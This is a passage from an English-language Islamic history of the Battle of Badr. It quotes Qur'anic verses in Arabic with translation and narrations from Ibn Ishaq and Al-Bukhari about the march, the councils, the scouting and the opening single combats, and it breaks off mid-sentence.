﴿وَلَقَدْ نَصَرَكُمُ ٱللَّهُ بِبَدْرٍ وَأَنتُمْ أَذِلَّةٌ ۖ فَٱتَّقُواْ ٱللَّهَ لَعَلَّكُمْ تَشْكُرُونَ ﴿١٢٣﴾﴾ [آل عمران: ١٢٣]

And Allah had helped you at Badr, when ye were helpless: then fear Allah: thus may ye show your gratitude.

(Al `Imran: 123)

﴿كَمَآ أَخۡرَجَكَ رَبُّكَ مِنۢ بَيۡتِكَ بِٱلۡحَقِّ وَإِنَّ فَرِيقٗا مِّنَ ٱلۡمُؤۡمِنِينَ لَكَٰرِهُونَ ۝٥ يُجَٰدِلُونَكَ فِي ٱلۡحَقِّ بَعۡدَمَا تَبَيَّنَ كَأَنَّمَا يُسَاقُونَ إِلَى ٱلۡمَوۡتِ وَهُمۡ يَنظُرُونَ ۝٦ وَإِذۡ يَعِدُكُمُ ٱللَّهُ إِحۡدَى ٱلطَّآئِفَتَيۡنِ أَنَّهَا لَكُمۡ وَتَوَدُّونَ أَنَّ غَيۡرَ ذَاتِ ٱلشَّوۡكَةِ تَكُونُ لَكُمۡ وَيُرِيدُ ٱللَّهُ أَن يُحِقَّ ٱلۡحَقَّ بِكَلِمَٰتِهِۦ وَيَقۡطَعَ دَابِرَ ٱلۡكَٰفِرِينَ ۝٧ لِيُحِقَّ ٱلۡحَقَّ وَيُبۡطِلَ ٱلۡبَٰطِلَ وَلَوۡ كَرِهَ ٱلۡمُجۡرِمُونَ ۝٨﴾ الأنفال: ٥- ٨]

﴿Just as thy Lord ordered thee out of thy house in truth, even though a party among the believers disliked it, disputing with thee concerning the truth after it was made manifest, as if they were being driven to death while they see it. Behold! Allah promised you one of the two parties, that it should be yours: Ye wished that the one unarmed should be yours, but Allah willed to establish the truth according to His words, and to cut off the roots of the unbelievers;- that He might establish Truth and prove Falsehood false, distasteful though it be to those in guilt.﴾

(Al-Anfal: 5-8)

Ibn Ishaq (may Allah bestow mercy on him) said that the Messenger of Allah (peace and blessings of Allah be upon him) heard that Abu Sufyan Ibn Harb was coming from Syria with a large caravan of

Quraish, containing their money and merchandise, accompanied by some thirty or forty men, of whom were Makhramah Ibn Naoufal and `Amr Ibn Al-`Aas.

The Messenger of Allah (peace and blessings of Allah be upon him) summoned the Muslims and said,

> *"This is the caravan of Quraish which contains their money. Go out to attack it; perhaps Allah will give it as a prey."*

People answered his call; some eagerly, others reluctantly, because they had not thought that the Messenger of Allah (peace and blessings of Allah be upon him) would go to war.

When he got near Al-Hijaz, Abu Sufyan was seeking news from the riders, he went until he got news that Muhammad has called his Companions against him and his caravan. He took alarm at that and hired Damdam Ibn `Amr Al-Ghifari to go to Makkah, ordering him to call out Quraish in defense of their property, and to tell them that Muhammad was laying in wait for it with his Companions. So Damdam left for Makkhah at full speed.

In this context, Al-Bukhari narrated the following narration:

`Abdullah Ibn Mas`ud narrated from Sa`d Ibn Mu`adh that the latter was an intimate friend of Umaiyah Ibn Khalaf and whenever Umaiyah passed

through Madinah, he used to stay with Sa`d, and whenever Sa`d went to Makkah, he used to stay with Umaiyah. When Allah's Messenger (peace and blessings of Allah be upon him) arrived at Madinah, Sa`d went to perform *`Umrah* and stayed at Umaiyah's home in Makkah. He said to Umaiyah, "Tell me of a time when (the mosque) is empty so that I may be able to perform *Tawaf* around the Ka`bah." So Umaiyah went with him about midday. Abu Jahl met them and said, "O Abu Safwan! Who is this man accompanying you?" He said, "He is Sa`d." Abu Jahl addressed Sa`d, saying, "I see you wandering about safely in Makkah in spite of the fact that you have given shelter to the people who have changed their religion (i.e., became Muslims) and have claimed that you will help them and support them. By Allah, if you were not in the company of Abu Safwan, you would not be able to go your family safely." Sa`d, raising his voice, said to him, "By Allah, if you should stop me from doing this (i.e., performing *Tawaf*) I would certainly prevent you from something which is more valuable for you, that is, your passage through Madinah." On this, Umaiyah said to him, "O Sa`d do not raise your voice before Abu-l-Hakam, the chief of the people of the valley (of Makkah)." Sa`d said, "O Umaiyah, stop that! By Allah, I have heard Allah's Messenger predicting that the Muslims will kill you." Umaiyah asked, "In Makkah?" Sa`d said, "I do not know." Umaiyah was greatly scared by that news.

When Umaiyah returned to his family, he said to his wife, "O Umm Safwan! Don't you know what Sa`d told me?" She said, "What has he told you?" He replied, "He claims that Muhammad has informed them (i.e., Companions) that they will kill me. I asked him, 'In Makkah?' He replied, 'I do not know.' Then Umaiyah added, "By Allah, I will never go out of Makkah." But when the day of (the *Ghazwah* of) Badr came, Abu Jahl called the people to war, saying, "Go and protect your caravan." But Umaiyah disliked to go out (of Makkah). Abu Jahl came to him and said, "O Abu Safwan! If the people see you staying behind though you are the chief of the people of the valley, then they will remain behind with you." Abu Jahl kept on urging him to go until he (i.e., Umaiyah) said, "As you have forced me to change my mind, by Allah, I will buy the best camel in Makkah. Then Umaiyah said (to his wife). "O Umm Safwan, prepare what I need (for the journey)." She said to him, "O Abu Safwan! Have you forgotten what your Yathribi brother told you?" He said, "No, but I do not want to go with them but for a short distance." So when Umaiyah went out, he used to tie his camel wherever he camped. He kept on doing that until Allah caused him to be killed at Badr."

On reaching Quraish, Damdam cried out, "O Quraish, the transport camels, the transport camels! Muhammad and his Companions are lying in wait

for your property, which is with Abu Sufyan. I do not think that you will overtake it. Help! Help!"

Answering the call of Damdam, the Quraishi men said, "Do Muhammad and his Companions think this is going to be like the caravan of Ibn Hadrami." Every man of them either went himself or sent someone in his place. So all went; not one of their nobles remained behind except Abu Lahab Ibn `Abdul-Mutalib.

There were nine hundred fifty men and two hundred horses; the women also went along to cheer the men on with their singing.

On the other side, according to Ibn Ishaq, the Messenger of Allah (peace and blessings of Allah be upon him) set out with his followers. It was the month of Ramadan. Ibn Umm Maktum was ordered by the Prophet (peace and blessings of Allah be upon him) to lead the Muslims in prayer and Abu Lubabah was appointed as the ruler of Madinah until the return of the Prophet (peace and blessings of Allah be upon him). The Messenger of Allah (peace and blessings of Allah be upon him) gave the flag, which was a white flag, to Mus`ab Ibn `Umair.

The Messenger of Allah (peace and blessings of Allah be upon him) was proceeded by two black flags, one with `Ali Ibn Abi Talib called Al-`Uqab, and the other with one of the Ansar. According to Ibn Hisham, the latter was Sa`d Ibn Mu`adh. The

Muslim army had seventy camels on which men rode in turns. The Messenger of Allah (peace and blessings of Allah be upon him) with `Ali Ibn Abi Talib and Marthad Ibn Abi Marthad rode one camel in turns.

Muslims Goes out to Meet the Caravan

Al-Bukhari narrated on the authority of Ka`b Ibn Malik that Ka`b said, "I never failed to join the Messenger of Allah (peace and blessings of Allah be upon him) in any of his battles except in Tabuk. However, I did not take part in the Battle of Badr, but none, who failed to take part in it, was blamed, for the Messenger of Allah (peace and blessings of Allah be upon him) had gone out to meet the caravan of Quraish, but Allah caused them (i.e., Muslims) to meet their enemy unexpectedly (with no pervious intention)."

Ibn Ishaq said that the Messenger of Allah (peace and blessings of Allah be upon him) took the road to Makkah by the upper route from Madinah, then by Al-`Aqiq, Dhul-Hulaifah, and Ulat Al-Jaish. Then he (peace and blessings of Allah be upon him) passed Turban, Malal, Ghamisu'l-Hamam, Sukhayratu 'l-Yamam, As-sayalah, then by the ravine of Ar-Rauha to Shunakah, which is the direct route, until at `Irqu-l-Zabyah he met a nomad. The Companions asked him about the news of Quraish, but found that he had no news. People, then, said to him, "Salute the Messenger of Allah (peace and blessings of Allah be

upon him)". The man asked, "Have you got the Messenger of Allah (peace and blessings of Allah be upon him) with you?" When they answered him that they had, he said, "If you are the Messenger of Allah, then tell me what is in the belly of my she-camel here."

Salamah Ibn Salamah Ibn Waqsh said to the nomad: "Don't question the Messenger of Allah (peace and blessings of Allah be upon him), but come to me and I will tell you about it. You have leapt upon her and she has in her belly a little goat from you!' The Messenger of Allah (peace and blessings of Allah be upon him) said, "Enough! You have spoken obscenely to the man.' Then he turned away from Salamah.

The Messenger of Allah (peace and blessings of Allah be upon him) stopped at Sajsaj which is the well of Ar-Rauha'; then went on to Al-Munsaraf, leaving the Makkan road on the left and went to the right to Al-Naziyah making for Badr. Arrived in its neighborhood, he crossed a valley called Ruhqan between Al-Naziyah and the pass of Al-Safra'; then along the pass; then he debauched from it until when near Al-Safra' he sent Basbas Ibn `Amr Al-Juhani, an ally of Ibn Sa'idah, and `Adi Ibn Abi Az-Zughaba' Al-Juhani, an ally of Ibn An-Najjar, to Badr to scout for news about Abu Sufyan and his caravan.

Ibn Ishaq continued saying that having sent them on ahead, he moved off and when he got to Al-Safra', which is a village between two mountains, he asked what their names were. He was told that they were Muslih and Mukhri. He asked about their inhabitants and was told that they were Banul-Nar and Banul-Hruq, two clans of Banul-Ghifar.

The Messenger of Allah (peace and blessings of Allah be upon him) drew ill omen from their names and so disliked them that he refused to pass between them, so he lift them and Al-Safra' on his left and went to the right to a valley called Dhafiran which he crossed and then halted.

News came to the Messenger of Allah (peace and blessings of Allah be upon him) that Quraish had set out to protect their caravan. Having delivered these news to his Companions, he (peace and blessings of Allah be upon him) asked their advice. Abu Bakr and then `Umar (may Allah be pleased with them) got up and spoke well. Then, Al-Miqdad got up and said, "O Messenger of Allah! Go where Allah orders you for we are with you. We will not say as the children of Israel said to Moses, 'You and your Lord go and fight and we will stay at home,' but you and your Lard go and fight, and we will fight with you. By Allah! If you were to take us to Bark Al-Ghimad, we would fight resolutely with you against its defenders until you gained it." The Messenger of

Allah (peace and blessings of Allah be upon him) thanked him and prayed Allah on his behalf.

Then, the Messenger of Allah (peace and blessings of Allah be upon him) said, "O people! Give me advice," by which he meant the *Ansar*; this is because they formed the majority, and because when they had paid homage to him in Al-`Aqabah they stipulated that they were not responsible for his safety until he entered their territory, and that when he was there they would protect him as they did their wives and children. So, the Messenger of Allah (peace and blessings of Allah be upon him) was afraid that the *Ansar* would not feel obliged to help him unless he was attacked by an enemy in Madinah, and that they would not feel it incumbent upon them to go with him against an enemy outside their territory.

Having heard this, Sa`d Ibn Mu`adh said, "It seems as if you mean us," and when he said that he did, Sa`d said, "We believe in you, we declare your truth, and we witness that what you have brought is the truth, and we have given you our word and agreement to hear and obey; so go where you wish, we are with you; and by Allah, if you were to ask us to cross this sea and you plunged into it, we would plunge into it with you, not a man would stay behind. We do not hate that you might order us to face your enemy tomorrow. We, in fact, are patient in war and trustworthy in combat. It may be that

Allah will make you see what pleases you from us; so take us along with Allah's blessing."

The Messenger of Allah (peace and blessings of Allah be upon him) was delighted at Sa`d's words which greatly encouraged him. Then he said,

> *"Go forward; I give you glad tiding that Allah has promised me one of the two good things: martyrdom or victory. By Allah, it is as though I see the place where the people (enemies) would be killed."*

Ibn Mas`ud (may Allah be pleased with him), commented on the above scene, saying, "I witnessed Al-Miqdad Ibn Al-Aswad in a scene which would have been dearer to me than anything had I been the hero of that scene. He (i.e., Al-Miqdad) came to the Prophet (peace and blessings of Allah be upon him) while the Prophet (peace and blessings of Allah be upon him) was urging the Muslims to fight with the pagans. Al-Miqdad said, 'We will not say as the People of Moses said: Go you and your Lord and fight you two. But we shall fight on your right and on your left and in front of you and behind you.' I saw the face of the Prophet (peace and blessings of Allah be upon him) getting bright with happiness, for that saying delighted him."

Afterwards, as Ibn Isaq reported, the Prophet (peace and blessings of Allah be upon him) journeyed from Dhafran and went over passes called Asafir. Then he dropped down from them to a town

called Ad-Diyah and left Al-Hanan on the right. This was a sand-hill like a large mountain. Then he (peace and blessings of Allah be upon him) stopped near Badr and he and one of his Companions - Ibn Hisham said this Companion was Abu Bakr – went until he stopped by an old man of the Bedouin and inquired about Quraish and about Muhammad and his Companions, and what he had heard about them. The old man said, "I won't tell you before you tell me which party you belong to." The Messenger of Allah (peace and blessings of Allah be upon him) said, "If you tell us we will tell you." The man said, "Should this be for that?' "Yes," he replied. The man said, "I have heard that Muhammad and his Companions went out on such-and-such a day. If that is true, today they are in such-and-such a place, referring to the place in which the Messenger of Allah (peace and blessings of Allah be upon him) actually was; and I heard that Quraish went out in such-and-such a day, and if this is true, today they are in such-and-such a place,' meaning the one in which they actually were." When he had finished he said, "Of whom are you?" The Messenger of Allah (peace and blessings of Allah be upon him) said, "We are from *Ma.*"

[T. '*Ma*' is an Arabic word that means water. The Prophet (peace and blessings of Allah be upon him) did not tell lie for man is created from water

(semen) as Allah says in *Surat* At-Tariq, verse number 6.]

Then he left him, while the old man was saying, "What does 'from *Ma*' mean? Is it from the water of Iraq?" Ibn Hisham said, "This man was known as Sheikh Sufyan Ad-Dimiri."

Then the Messenger of Allah (peace and blessings of Allah be upon him) returned to his Companions; and when night fell he sent `Ali Ibn Abi Talib, Az-Zubair Ibn Al-`Awam and Sa`d Ibn Abi Waqqas with a number of his Companions to the well at Badr in quest of news of both parties, according to what Ibn Ishaq narrated. Ibn Ishaq added that they fell in with some water-camels of Quraish, among whom were Aslam, a slave of Banu Al-Hajaj, and `Arid Abu Yassar, a slave of Banu Al-`Aas Ibn Sa`id, and they brought them along and questioned them while the Messenger of Allah (peace and blessings of Allah be upon him) was standing praying.

They said, "We are the water-men of Quraish; they sent us to get them water." The Companions were displeased at their report, for they hoped that they would belong to Abu Sufyan, so they beat them. When they had beaten them. The two men said, "We belong to Abu Sufyan;" so the Companions let them go.

Having completed his Prayer, the Messenger of Allah (peace and blessings of Allah be upon him) said, "When they told you the truth, you beat them; and when they lied, you freed them. They told the truth; they do belong to Quraish. Tell me you two about Quraish!" The two men replied, "They are behind this hill which you see on the farthest side." The hill was Al-`Aqnaqal. The Messenger of Allah (peace and blessings of Allah be upon him) asked them how many they were, and when they said, "Many," he asked for the number, but they did not know; so he asked them how many camels they slaughtered every day, and they said nine or ten, the Messenger of Allah (peace and blessings of Allah be upon him) said, "The people are between nine hundred and a thousand." Then he asked how many nobles of Quraish were among them. They said, "`Utbah, Shaybah, Abu Al-Bukhtari Ibn Hisham; Hakim Ibn Hizam, Nawfal Ibn Khuwalid, Al-Harith Ibn `Amir Ibn Nawfal, Al-Nadr Ibn Al-Harith, Zam`ah Ibn Al-Aswad, Abu Jahl Ibn Hisham, Umaiyyah Ibn Khalaf, Nabih and Munabh, the two sons of Al-Hajaj, Sahil Ibn `Amr, and `Amr Ibn Wudd." The Messenger of Allah (peace and blessings of Allah be upon him) went to the people and said,

"This Makkah has thrown to you the pieces of its liver!"

Basbas and `Adi has gone on until they reached Badr, and halted on a hill near the water, then they took an old skin to fetch water while Majdi Ibn `Amr Al-Juhani was by the water. `Adi and Basbas heard two girls from the village discussing a debt, and one said to the other, "The caravan will come tomorrow or the day after and I will work for them and pay you what I owe you." Majdi said, "You are right," and he made arrangements with them. `Adi and Basbab overheard this and rode off to the Prophet (peace and blessings of Allah be upon him) and told him what they had overheard.

Ibn Ishaq continued saying that Abu Sufyan went forward to get in front of the caravan as a precautionary measure until he came down to the water and asked Majdi if he had noticed anything. He replied that he has seen nothing untoward: merely two riders had stopped on the hill and taken water away in a skin. Abu Sufyan came to the spot where they has halted, picked up some camel dung and broke it in pieces and found that it contained date-stones. "By Allah," he said, "This is the fodder of Yathrib." He returned at once to his companions and changed the caravan's direction from the road to the seashore leaving Badr on the left, traveling as quickly as possible. Quraish, on the other hand, advanced forward until Al-Juhafah.

On his part, when Abu Sufyan saw that he has saved his caravan he sent word to Quraish, "Since

you came out to save your caravan, your men, and your property, and Allah has delivered them, go back." Abu Jahl said, "By Allah, we will not go back until we have been to Badr - Badr was the site of one of the Arab fairs where they used to hold a market every year - for we will spend three days there, slaughter camels and feast and drink wine, and the girls shall play for us. The Arabs will hear that we have come and gathered together, and will respect us in future! So come on!"

However, Al-Akhnas Ibn Shuraiq Al-Thaqafi, an ally of Banu Zuhrah, refused to join Quraish in doing this since Allah had saved the caravan. Therefore, Banu Zuhrah returned with Al-Akhnas and these two tribes were not represented at all. Also, there was some discussion between Talib Ibn Abu Talib, who was with the army, and some of Quraish. The latter said, "We know, O Banu Hashim, that if you have come out with us, your heart is with Muhammad." So, Talib and some others returned to Makkah.

Quraish went on until they halted on the farther side of the valley behind Al-`Aqanqal. The bed of the valley - Yalyal - was between Badr and Al-`Aqanqal, the hill behind which lay Quraish, while the wells at Badr were on the side of the valley bed nearest to Madinah.

The Glorious Qur'an describes that situation, saying,

﴿إِذْ أَنتُم بِٱلْعُدْوَةِ ٱلدُّنْيَا وَهُم بِٱلْعُدْوَةِ ٱلْقُصْوَىٰ وَٱلرَّكْبُ أَسْفَلَ مِنكُمْ ۚ وَلَوْ تَوَاعَدتُّمْ لَٱخْتَلَفْتُمْ فِى ٱلْمِيعَٰدِ ۙ وَلَٰكِن لِّيَقْضِىَ ٱللَّهُ أَمْرًا كَانَ مَفْعُولًا لِّيَهْلِكَ مَنْ هَلَكَ عَنۢ بَيِّنَةٍ وَيَحْيَىٰ مَنْ حَىَّ عَنۢ بَيِّنَةٍ ۗ وَإِنَّ ٱللَّهَ لَسَمِيعٌ عَلِيمٌ ﴿٤٢﴾﴾ [الأنفال: ٤٢]

﴿Remember ye were on the hither side of the valley, and they on the farther side, and the caravan on the lower ground than ye. Even if ye had made it a mutual appointment to meet, ye would certainly have failed in the appointment.﴾

(Al-Anfal: 42)

Allah, Most High, sent rain which turned the soft sand of the valley into a compact surface which did not hinder the Messenger's movements, but gravely restricted the movements of Quraish. The Qur'an speaks about that situation, saying,

﴿إِذْ يُغَشِّيكُمُ ٱلنُّعَاسَ أَمَنَةً مِّنْهُ وَيُنَزِّلُ عَلَيْكُم مِّنَ ٱلسَّمَآءِ مَآءً لِّيُطَهِّرَكُم بِهِۦ وَيُذْهِبَ عَنكُمْ رِجْزَ ٱلشَّيْطَٰنِ وَلِيَرْبِطَ عَلَىٰ قُلُوبِكُمْ وَيُثَبِّتَ بِهِ ٱلْأَقْدَامَ ﴿١١﴾ [الأنفال: ١١]

﴿He caused rain to descend on you from heaven, to clean you therewith, to remove

from you the stain of Satan, to strengthen your hearts, and to plant your feet firmly therewith.﴾

(Al-Anfal: 11)

Moreover, Allah, Most High, sent down victory upon them in his saying,

إِذْ يُوحِي رَبُّكَ إِلَى ٱلْمَلَٰٓئِكَةِ أَنِّي مَعَكُمْ فَثَبِّتُوا۟ ٱلَّذِينَ ءَامَنُوا۟ ۚ سَأُلْقِي فِي قُلُوبِ ٱلَّذِينَ كَفَرُوا۟ ٱلرُّعْبَ فَٱضْرِبُوا۟ فَوْقَ ٱلْأَعْنَاقِ وَٱضْرِبُوا۟ مِنْهُمْ كُلَّ بَنَانٍ ﴿١٢﴾ ذَٰلِكَ بِأَنَّهُمْ شَآقُّوا۟ ٱللَّهَ وَرَسُولَهُۥ ۚ وَمَن يُشَاقِقِ ٱللَّهَ وَرَسُولَهُۥ فَإِنَّ ٱللَّهَ شَدِيدُ ٱلْعِقَابِ ﴿١٣﴾ ﴿الأنفال: ١٢- ١٣﴾

﴾*Remember thy Lord inspired the angles (with the message): 'I am with you: give firmness to the believers: I will instill terror into the hearts of the unbelievers: Smite ye above their necks and smite all their finger-tips off them. That is because they contended against Allah and His Messenger: If any contend against Allah and His Messenger, Allah is strict in punishment.*﴿

(Al-Anfal: 12-13)

This was on the night of Friday, 17th Ramadan, 2 AH. The Messenger of Allah (peace and blessings of

Allah be upon him) passed the whole night praying and invoking Allah in prostration saying mostly,

"O the Living, the Eternal,"

He (peace and blessings of Allah be upon him) persisted in calling Allah with this *Du`a'*.

Ibn Ishaq said that the Messenger of Allah (peace and blessings of Allah be upon him) went forth to hasten his Companions to the water and when he got to the nearest water of Badr he halted. Al-Hubab Ibn Mundhir Ibn Al-Jamuh said, "O Messenger of Allah! Is this a place which Allah has ordered you to occupy, so that we can neither advance nor withdraw from it, or is it a matter of opinion and military tactics?"

When he replied that it was the latter he pointed out that it was not the place to stop but that they should go on to the water nearest to the enemy and halt there, stop up the wells beyond it, and construct a cistern so that they would have plenty of water; then they could fight their enemy who would have nothing to drink. The Messenger of Allah (peace and blessings of Allah be upon him) agreed that this was an excellent plan and they acted accordingly.

Ibn Ishaq added that Sa`d Ibn Mu`adh said, "O Prophet of Allah, let us make a booth (of palm-branches) for you to occupy and have your riding camels standing by; then we will meet the enemy and if Allah gives us the victory that is what we desire; if

the worst occurs you can mount your camel and join our people who are left behind, for they are just as deeply attached to you as we are. Had they thought that you would be fighting they would not have stayed behind. Allah will protect you by them; they will give you counsel and fight with you."

The Messenger of Allah (peace and blessings of Allah be upon him) thanked him and blessed him. Then a booth was constructed for the Messenger of Allah (peace and blessings of Allah be upon him) and he remained there.

Quraish, having marched forth at daybreak, now came on. When the Messenger of Allah (peace and blessings of Allah be upon him) saw them descending from the hill `Aqanqal into the valley he cried,

> *"O Allah! Here come Quraish in their vanity and pride contending with you and calling your Messenger a liar. O Allah! Grant the help, which you have promised me. Destroy them this morning!"*

Before uttering these words he had seen among the enemy `Utbah Ibn Rabi`ah, mounted on a red camel of his, and said,

> *"If there is any good in any of them, it will be with the man on the red camel: If they obey him, they will take the right way."*

When Quraish encamped, some of them, Hakim Ibn Hizam was one of them, went to the cistern of the Messenger of Allah (peace and blessings of Allah be upon him) to drink. "Let them be!" he said; and all men that drank of it on that day was killed, except Hakim, who afterwards became a good Muslim and used to say, when he was earnest in his oath, "Nay, by Him who saved me on the day of Badr."

Regarding the number of Muslims at Badr, Al-Bakhari reported that Al-Bara' said that the Companions of (the Prophet) Muhammad who took part in Badr told me that their number was that of Saul's (i.e., Talut's) companions who crossed the river (of Jordan) with him and they were over three-hundred-and-ten men. By Allah, none crossed the river with him but a believer."

Al-Bara' also narrated that I and Ibn `Umar were considered too young (to take part) in the battle of Badr, and the number of the Al-Muhajirrun worriers were over sixty (men) and the *Ansar* were over 249.

About Badr, the Glorious Qur'an speaks, saying,

﴿إِذْ يُرِيكَهُمُ ٱللَّهُ فِى مَنَامِكَ قَلِيلًا ۖ وَلَوْ أَرَىٰكَهُمْ كَثِيرًا لَّفَشِلْتُمْ وَلَتَنَٰزَعْتُمْ فِى ٱلْأَمْرِ وَلَٰكِنَّ ٱللَّهَ سَلَّمَ إِنَّهُۥ عَلِيمٌۢ بِذَاتِ ٱلصُّدُورِ ﴿٤٣﴾ وَإِذْ يُرِيكُمُوهُمْ إِذِ ٱلْتَقَيْتُمْ فِىٓ أَعْيُنِكُمْ قَلِيلًا وَيُقَلِّلُكُمْ فِىٓ أَعْيُنِهِمْ لِيَقْضِىَ ٱللَّهُ أَمْرًا كَانَ مَفْعُولًا ۗ وَإِلَى ٱللَّهِ تُرْجَعُ ٱلْأُمُورُ ﴿٤٤﴾﴾

[الأنفال: ٤٣ - ٤٤]

﴿Remember in thy dream Allah showed them to thee as few: if He had shown them to thee as many, ye would surely have disputed in (your) decision: but Allah saved (you): for He knoweth well the (secrets) of (all) hearts. And remember when ye met, He showed them to you as few in your eyes, and He made you appear as contemptible in their eyes: that Allah might accomplish a matter already decided.﴾

(Al-Anfal: 43-44)

Al-Amaui commented on the above Qur'anic verse saying that on the night of Badr, the Prophet (peace and blessings of Allah be upon him) slept and ordered his men not to fight until he permit them to do so. Then Abu Bakr (my Allah be pleased with him) woke him up, saying, "They (Quraish) became so nears!" The Messenger of Allah (peace and blessings of Allah be upon him) got up after Allah had made him to see the army of Quraish in a vision.

Out of divine wisdom, both parties saw the other as small in number. This is clear in the aforementioned Qura'nic verses.

According to Ibn Ishaq and other scholars of *Siyrah*, the Prophet (peace and blessings of Allah be upon him) preferred the men to fight in ranks. As they prepared to march he noticed that someone had

stepped out in front of the others; the Prophet (peace and blessings of Allah be upon him) prodded him in the side with an arrow, saying, "Stand in line!" The man, Sawad (may Allah be pleased with him), exclaimed, "You have hurt me, O Messenger of Allah! Allah has sent you to be just and good." On his part, the Prophet (peace and blessings of Allah be upon him) lifted his shirt and said, "Then do the same to me." The man approached and kissed him on the spot instead, saying, "O Messenger of Allah, you see what is before us and I may not survive the battle. If this is my last time with you, I want the last thing I do in life to be this." Shortly after he went into battle, Sawad died a martyr.

Having examined the ranks, the Prophet (peace and blessings of Allah be upon him) then went to the booth, Abu Bakr stayed with him, while Sa`d Ibn Mu`adh, with several of the Ansar, stood outside guarding the booth.

The Kindle of War

According to the scholars of *Siyrah*, the battle began in a single combat when one of Quraish, Al-Aswad Ibn `Abd Al-Asad Al-Makhzumi, swore that he would drink from the Muslims' reservoir and then destroy it, or die in the attempt. Hamzah, the Prophet's uncle, came forward to face him and killed him. Three of the most important men of Quraish –

`Utbah Ibn Rabi`ah, his brother Shaibah and his son Al-Walid - stepped forward and gave out a challenge for a single combat. Three men of the *Ansar* came out against them: `Awf and Mu`adh, the sons of Al-Harith, as well as `Abudullah Ibn Rawahah. The Quraishi men said, "Who are you?" They answered, "Some of the *Ansar*," whereupon the Quraishi men shouted, "O Muhammad! Send forth against us our peers of our tribe!" Therefore, the Prophet (peace and blessings of Allah be upon him) sent out `Ali, Hamzah and `Ubaidah Ibn Al-Harith to face them. It was not long before Hamzah and `Ali had killed their opponents. As for `Ubaidah, he had wounded his enemy but was wounded himself, and so his two companions killed the Quraishi man and cried, "`Ubaidah back to the safety of the Muslim ranks."

In this context, Al-Bukhari narrated on the authority of Abu Dharr who said, "The following Qur'anic verse that reads,

﴿هَٰذَانِ خَصۡمَانِ ٱخۡتَصَمُواْ فِي رَبِّهِمۡۖ فَٱلَّذِينَ كَفَرُواْ قُطِّعَتۡ لَهُمۡ ثِيَابٞ مِّن نَّارٖ يُصَبُّ مِن فَوۡقِ رُءُوسِهِمُ ٱلۡحَمِيمُ ١٩﴾

[الحج: ١٩]

﴿These two opponents (believers and unbelievers) dispute with each other about their Lord,﴾

(Al-Hajj: 19)

was revealed concerning six men from Quraish, namely, `Ali, Hamzah, `Ubaidah Ibn Al-Harith; Shaibah Ibn Rabi`ah, `Utbah Ibn Rabi`ah and Al-Walid Ibn `Utbah."

Likewise, Abu Mijlaz narrated from Qais Ibn `Ubadd that `Ali Ibn Abi Talib said, "I shall be the first man to kneel down before (Allah), the Merciful to receive His judgment on the day of Judgment (in my favor)." Qais Ibn `Ubadd also said, "The following Qur'anic verse was revealed in their connection:

﴿هَٰذَانِ خَصۡمَانِ ٱخۡتَصَمُواْ فِي رَبِّهِمۡۖ فَٱلَّذِينَ كَفَرُواْ قُطِّعَتۡ لَهُمۡ ثِيَابٞ مِّن نَّارٖ يُصَبُّ مِن فَوۡقِ رُءُوسِهِمُ ٱلۡحَمِيمُ ١٩﴾
[الحج :١٩]

﴿*These two opponents (believers and unbelievers) dispute with each other about their Lord,*﴾

(Al-Hajj: 19)

(I refer to) those who fought on the day of Badr, namely, `Ali, Hamzah, `Ubaidah Ibn Al-Harith; Shaibah Ibn Rabi`ah, `Utbah Ibn Rabi`ah and Al-Walid Ibn `Utbah."

The first one of the Muslim army who died a martyr was Mahja`, the slave of `Umar Ibn Al-Khattab; the second was Harithah Ibn Suraqah. Both Al-Bukhari and Muslim narrated on the authority of

Anas that Harithah was martyred on the day (of the battle) of Badr, and he was a young boy then. His mother came to the Prophet and said, "O Messenger of Allah! You know how dear Harithah is to me. If he is in Paradise, I shall remain patient, and hope for reward from Allah, but if it is not so, then you shall see what I do?" He said,

> *"May Allah be merciful to you! Have you lost your senses? Do you think there is only one Paradise? There are many Paradises and your son is in the (most superior) Paradise of Al-Firdaus."*

Ibn Ishaq said that the two armies advanced and drew near to one another. The Messenger of Allah (peace and blessings of Allah be upon him) ordered his Companions not to attack until he gave the word, and if the enemy should surround them, they were to keep them off with showers of arrows. Al-Bukhari narrated on the authority of Abu Usaid who said, "On the day of (the battle of) Badr, Allah's Messenger (peace and blessings of Allah be upon him) said to us,

> *'When your enemy comes near to you (i.e., overcome you by sheer number), shoot at them but use your arrows sparingly.'"*

The Prophet (peace and blessings of Allah be upon him) remained in the hut with Abu Bakr

praying earnestly to Allah to protect Muslims and grant them victory. In this context, Allah, Most High, says in the Glorious Qur'an,

﴿إِذْ تَسْتَغِيثُونَ رَبَّكُمْ فَاسْتَجَابَ لَكُمْ أَنِّي مُمِدُّكُم بِأَلْفٍ مِّنَ الْمَلَائِكَةِ مُرْدِفِينَ ﴿٩﴾ وَمَا جَعَلَهُ اللَّهُ إِلَّا بُشْرَىٰ وَلِتَطْمَئِنَّ بِهِ قُلُوبُكُمْ ۚ وَمَا النَّصْرُ إِلَّا مِنْ عِندِ اللَّهِ ۚ إِنَّ اللَّهَ عَزِيزٌ حَكِيمٌ ﴿١٠﴾﴾ [الأنفال: ٩- ١٠]

﴿Remember ye implored the assistance of your Lord. And He answered you: 'I will assist you with a thousand of the angels, ranks on ranks. Allah made it but a message of hope, and an assurance to your hearts: (in any case) there is no help except from Allah: and Allah is Exalted in power, Wise.﴾

(Al-Anfal: 9-10)

Al-Bukhari narrated on the authority of Ibn `Abbas (may Allah be pleased with them both) who said, "On the day of the battle of Badr, the Prophet (peace and blessings of Allah be upon him) said,

'O Allah! I appeal to You (to fulfill) Your Covenant and Promise. O Allah! If Your Will is that none should worship You (then give victory to the pagans)!'

Then Abu Bakr took hold of him by the hand and said, "This is sufficient for you." The Prophet (peace and blessings of Allah be upon him) came out saying,

﴿سَيُهۡزَمُ ٱلۡجَمۡعُ وَيُوَلُّونَ ٱلدُّبُرَ ﴿٤٥﴾﴾ [القمر: ٤٥]

﴿Their multitude will be put to flight and they will show their backs.﴾

(Al-Qamar: 45)

Ibn Ishaq said that the Messenger of Allah (peace and blessings of Allah be upon him) persisted in praying to Allah to grant him victory, which He had promised to him, and among his words were these:

"O Allah! If this band perish today, you will be worshiped no more."

But Abu Bakr said, "O Prophet of Allah, your Lord will fulfill His promise to you." While the Messenger of Allah (peace and blessings of Allah be upon him) was in the hut he slept a light sleep; then he awoke and said,

"Be of good cheer, O Abu Bakr. Allah's help is coming to you. Here is Gabriel holding the rein of a horse and leading it. The dust is upon his front teeth."

Then the Messenger of Allah (peace and blessings of Allah be upon him) went forth to the people and incited them, saying,

